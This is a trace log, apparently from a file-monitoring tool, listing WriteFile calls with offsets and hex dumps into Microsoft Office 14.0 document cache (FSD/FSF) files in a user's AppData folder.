C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	2576	4	03 10 80 80	....	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 b9 aa 28	....................h..(	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 4d d5 5b fa c2 32 ca 44 89 30 d6 47 bd e6 2f ac 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 36 35 b4 3d df 50 63 4e bd db c6 87 7a e2 b2 be 05 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zM. [..2.D.0.G.. /.S,...X.F...Fa..q........... ....65.=.PcN....z. ....=yfB..G..C+.*P..... ....t...t...t...t............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 4d d5 5b fa c2 32 ca 44 89 30 d6 47 bd e6 2f ac 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 36 35 b4 3d df 50 63 4e bd db c6 87 7a e2 b2 be 05 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zM. [..2.D.0.G.. /.S,...X.F...Fa..q........... ....65.=.PcN....z. ....=yfB..G..C+.*P..... ....t...t...t...t............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	b3 e2 48 ea a6 a1 dd 40 bc 06 c7 c4 62 92 12 71	..H....@....b..q	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00	..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	2	18 ba	..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	20	1	5d	]	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 30 00 46 00 46 00 38 00 43 00 45 00 35 00 36 00 2d 00 31 00 39 00 36 00 45 00 2d 00 34 00 31 00 46 00 45 00 2d 00 38 00 35 00 34 00 39 00 2d 00 39 00 39 00 30 00 39 00 38 00 44 00 31 00 32 00 45 00 45 00 39 00 38 00 7d 00 2e 00 46 00 53 00 44 00	F.S.D.-.{.0.F.F.8.C.E.5.6.-.1.9.6.E.-.4.1.F.E.-.8.5.4.9.-.9.9.0.9.8.D.1.2.E.E.9.8.}...F.S.D.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	113	1	05	.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	6b 50 56 eb c4 1e 86 4f b8 28 62 f5 4f 7b 5d 3a 06 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19	kPV....O.(b.O{]:.....=yfB..G..C+.*P.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	6656	51	af 36 cc a7 bb d5 17 41 a9 9e 7b 67 06 b7 13 0d 03 00 02 00 94 00 40 20 a9 b2 71 75 e8 9b 97 41 b6 5e df 8b cc ae 4b 34 0a 03 00 00 3e 03 00 00 9f 01 49	.6.....A..{g.....@ ..qu..A.^....K4....>.....I	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	6712	4096	c4 f4 f7 f5 b1 7a 56 a4 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	2580	50	05 c8 00 8d 40 03 07 89 26 53 4f 89 f2 50 4d 9b 56 a4 f8 fa ea 89 10 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00	....@...&SO..PM.V................................	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 97 3a 61 9d	............................:a.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 4d d5 5b fa c2 32 ca 44 89 30 d6 47 bd e6 2f ac 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 0c 7c ad 7c d5 bf d0 42 a8 ec 49 01 2a da c9 47 07 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19 00 06 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 38 2a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 03 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zM.[..2.D.0.G../.S,...X.F...Fa..q.............................|.|...B..I.*..G.........=yfB..G..C+.*P....................................8*..............................t...t...t...t...........3...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	4a 4e 79 43 4b b5 89 4d 83 ec 0b f6 cd 90 4d 95 08 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19	JNyCK..M......M..........=yfB..G..C+.*P.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	10808	4096	c4 f4 f7 f5 b1 7a 56 a4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	14904	122	cf aa 69 49 01 0c 56 0c a5 5d f2 24 1c 4c bb 4d 8c 21 77 f5 b7 bc d8 ec 80 99 0f 84 c1 f1 28 3d 4e ae b7 c5 0f 36 b0 ca f8 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c 27 1f 9a fe 8f 98 de 4d 9c a8 f2 c3 44 7b 5a d6 05	..iI..V..].$.L.M.!w........... (=N....6............` ....8f........J..R.w.ps... .....J..R.w.ps.'......M....D{Z..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	15032	81	3e 03 00 00 54 07 00 00 00 a9 54 27 0c a5 5d f2 24 1c 4c bb 4d 8c 21 77 f5 b7 bc d8 ec 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 27 1f 9a fe 8f 98 de 4d 9c a8 f2 c3 44 7b 5a d6 01 00 00 00 a9 9f 01	>...T.....T'..].$.L.M.!w.....y .j...XSQ.......J..R.w.ps....'. .....M....D{Z........	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	10824	56	03 10 80 80 06 d0 80 80 a5 5d f2 24 1c 4c bb 4d 8c 21 77 f5 b7 bc d8 ec 01 00 00 00 06 00 00 00 00 00 00 00 30 b5 9e 4d a4 4d 43 4f b8 59 b3 1c c0 70 06 65 01 00 00 00	........].$.L.M.!w........... ......0..M.MCO.Y...p.e....	success or wait	4	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 f0 f3	....................................uu..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 4d d5 5b fa c2 32 ca 44 89 30 d6 47 bd e6 2f ac 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 dc 04 38 17 2a c6 cb 40 b5 3e d0 12 71 23 4c e2 09 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19 00 06 00 00 00 00 00 00 00 04 00 00 04 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 68 3b 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 09 00 00 00 00 00 00 00 4f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zM. [..2.D.0.G.. /.S,...X.F...Fa..q............ ....8.*..@.>..q# L..........=yfB..G..C+.*P..... ....h;.......................... ....t...t...t...t...........O.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	c6 b6 62 b9 14 d4 35 4b ab 27 c3 e3 9e 79 df a1 0a 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19	..b...5K.'...y...........=yfB. .G..C+.*P.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	15208	134	cf aa 69 49 01 0c 56 0c 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 80 f2 83 0e 99 5e 96 81 49 bb 99 9a 2f e0 bd ea 1b 03 00 00 00 00 00 00 00 0b ec 00 c0 32 80 0d 50 f6 a5 e1 94 1c 4a 9a c4 e5 83 74 f3 a0 84 01 00 00 11 03 39 03 00 75 f4 00 b0 60 03 0c a1 23 25 08 76 c5 c6 4f 9c 53 0a 23 0b 76 eb bf 00 39 01 00 00 00 00 00 00 00 10 00 00 00 e1 4e e5 38 ab 8e ec 49 bf 5b cf 45 11 a8 62 83 79 05	..iI..V.....`K.A....$L~......^ ..I.../................2..P... ..J....t........9..u...`...#%. v..O.S.#.v...9............N.8 ...I.[.E..b.y.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	15344	70	cf aa 69 49 01 0c 56 1c 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 80 f2 83 0e 99 5e 96 81 49 bb 99 9a 2f e0 bd ea 1b 04 00 00 00 00 00 00 00 07 58 22 0c 09 fb 1c 81 5f 9c a0 48 86 bf 49 16 9c 23 cd ae 05	..iI..V.....`K.A....$L~......^ ..I.../.............X"....._.. H..I..#...	success or wait	2	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	15552	199	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 39 00 82 03 00 00 a9 54 27 1c 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 29 00 72 03 00 00 58 2b 29 09 fb 1c 81 5f 9c a0 48 86 bf 49 16 9c 23 cd ae 01 00 00 00 a9 54 27 0c a5 5d f2 24 1c 4c bb 4d 8c 21 77 f5 b7 bc d8 ec 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 27 1f 9a fe 8f 98 de 4d 9c a8 f2 c3 44 7b 5a d6 01 00 00 00 a9 54 49 0c 4c 4a 2e 26 71 e2 53 4a 8f 20 c7 f6 4b d9 a4 8b 79 03 0c 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 7a 03 00 00 a9 9f 01	>...T.....T'.....`K.A....$L~.9 ......T'.....`K.A....$L~.).r.. .X+)...._..H..I..#.......T'..] .$.L.M.!w.....y.j...XSQ..... J..R.w.ps....'.....M....D{Z.. ....TI.LJ.&q.SJ. ..K...y..... `K.A....$L~.z.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	15752	199	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 39 00 82 03 00 00 a9 54 27 1c 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 29 00 72 03 00 00 58 2b 29 09 fb 1c 81 5f 9c a0 48 86 bf 49 16 9c 23 cd ae 01 00 00 00 a9 54 27 0c a5 5d f2 24 1c 4c bb 4d 8c 21 77 f5 b7 bc d8 ec 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 27 1f 9a fe 8f 98 de 4d 9c a8 f2 c3 44 7b 5a d6 01 00 00 00 a9 54 49 0c 4c 4a 2e 26 71 e2 53 4a 8f 20 c7 f6 4b d9 a4 8b 79 03 0c 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 7a 03 00 00 a9 9f 01	>...T.....T'.....`K.A....$L~.9 ......T'.....`K.A....$L~.).r.. .X+)...._..H..I..#.......T'..] .$.L.M.!w.....y.j...XSQ..... J..R.w.ps....'.....M....D{Z.. ....TI.LJ.&q.SJ. ..K...y..... `K.A....$L~.z.....	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	2804	298	05 c8 00 8d 6d 07 11 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 7e 07 09 7f 8c 92 c2 60 4b cb 41 94 9a ad e3 24 4c 7e ce 03 00 00 00 01 02 00 0a 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 87 07 11 4c 4a 2e 26 71 e2 53 4a 8f 20 c7 f6 4b d9 a4 8b 01 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 98 07 19 65 3f d4 44 ca 0d ed 46 a3 00 69 d4 79 c9 89 27 01 00 00 00 01 01 00 0c 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 07 60 80 80 ea 73 20 6e b0 f5 02 42 a0 fd 94 e9 1e ab 65 f5 01 00 00 00 05 c8 00 8d b1 07 19 92 2f db d4 61 68 47 41 b7 9c eb 88 11 a0 e0 00 01 00 00 00 01 01 00 10	....m.....`K.A....$L~..... .....~..... .`K.A....$L~..... .....LJ.&q.SJ. ..K ....e?.D...F..i.y..'..... .....` ...s n.. .B.....e...../..ahGA.	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	15952	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cf 8b 8c bd	.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	1648	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 26 1f e5 fa	.....&...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	15992	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 d1 43 31 b7	.....C1.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 4d d5 5b fa c2 32 ca 44 89 30 d6 47 bd e6 2f ac 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 8c c6 ae d9 61 cd 54 47 90 db ce 82 e4 fe 68 11 0b 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zM. [..2.D.0.G.. /.S,...X.F...Fa..q........... ....a.TG...... h..........=yfB..G..C+.*P.P>. ....PB......................... ....t...t...t...t...........+.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	c8 f7 ac d4 88 df c5 47 9f 16 99 4e ca 73 db 34 0e 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1	.......G...N.s.4........,....Z .O.o+.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	19456	130	cf aa 69 49 01 0c 56 0c 69 2f 03 aa 82 e6 d5 41 ba 2c 3b fc fa 32 36 cb 80 9a ae 86 ce 88 11 40 48 b8 28 f1 a6 07 fc 7b 24 03 00 00 00 00 00 00 00 0b ec 00 c0 2a 0c 52 1f 3d 19 d4 66 2a 48 af 7a 10 9c f6 e6 ca 12 03 39 03 00 75 f4 00 b0 60 03 0c dd 2f 71 91 6c 59 bf 4b 95 86 8d f2 c4 a5 f8 aa 00 39 01 00 00 00 00 00 00 00 10 00 00 00 e5 00 35 d2 c7 4f d6 4b ad 4f c5 ec fe e6 b8 71 79 05	..iI..V.i/.....A.,;..26........@H. (....{$............*.R.=.. f*H.z.......9..u...`.../q.lY.K ....9.............5..O.K .O.....qy.	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	19704	70	cf aa 69 49 01 0c 56 24 69 2f 03 aa 82 e6 d5 41 ba 2c 3b fc fa 32 36 cb 80 9a ae 86 ce 88 11 40 48 b8 28 f1 a6 07 fc 7b 24 06 00 00 00 00 00 00 00 07 58 22 0c b8 f1 9d 28 d6 60 b0 4b 90 9b eb 95 fb 71 58 bb 05	..iI..V$i/.....A.,;..26....... .@H.(....{$.........X"....(.`. K.....qX..	success or wait	4	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	3674	372	05 c8 00 8d 80 09 11 69 2f 03 aa 82 e6 d5 41 ba 2c 3b fc fa 32 36 cb 01 00 00 00 01 06 00 20 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 91 09 0e 69 2f 03 aa 82 e6 d5 41 ba 2c 3b fc fa 32 36 cb 02 00 00 00 01 01 00 21 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 9f 09 09 69 2f 03 aa 82 e6 d5 41 ba 2c 3b fc fa 32 36 cb 04 00 00 00 01 02 00 22 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d a8 09 10 88 ca 6e e0 d1 4b a7 45 84 f2 74 2e c5 2f ad 1c 01 00 00 00 01 03 00 23 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b8 09 57 d9 82 ce 42 8e 14 94 40 a5 a9 4f 48 33 6a c1 ba 01 00 00 00 01 06 00 24 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 07 60 80 80 1d	.....i/.....A.,;..26..... .....i/. ....A.,;..26.....!..... .....i/.....A.,;.. 26....."..... .....n..K.E..t../..... #.....W... B...@..OH3j.....$..... .....`...	success or wait	3	7FEE8F67BB5	WriteFile
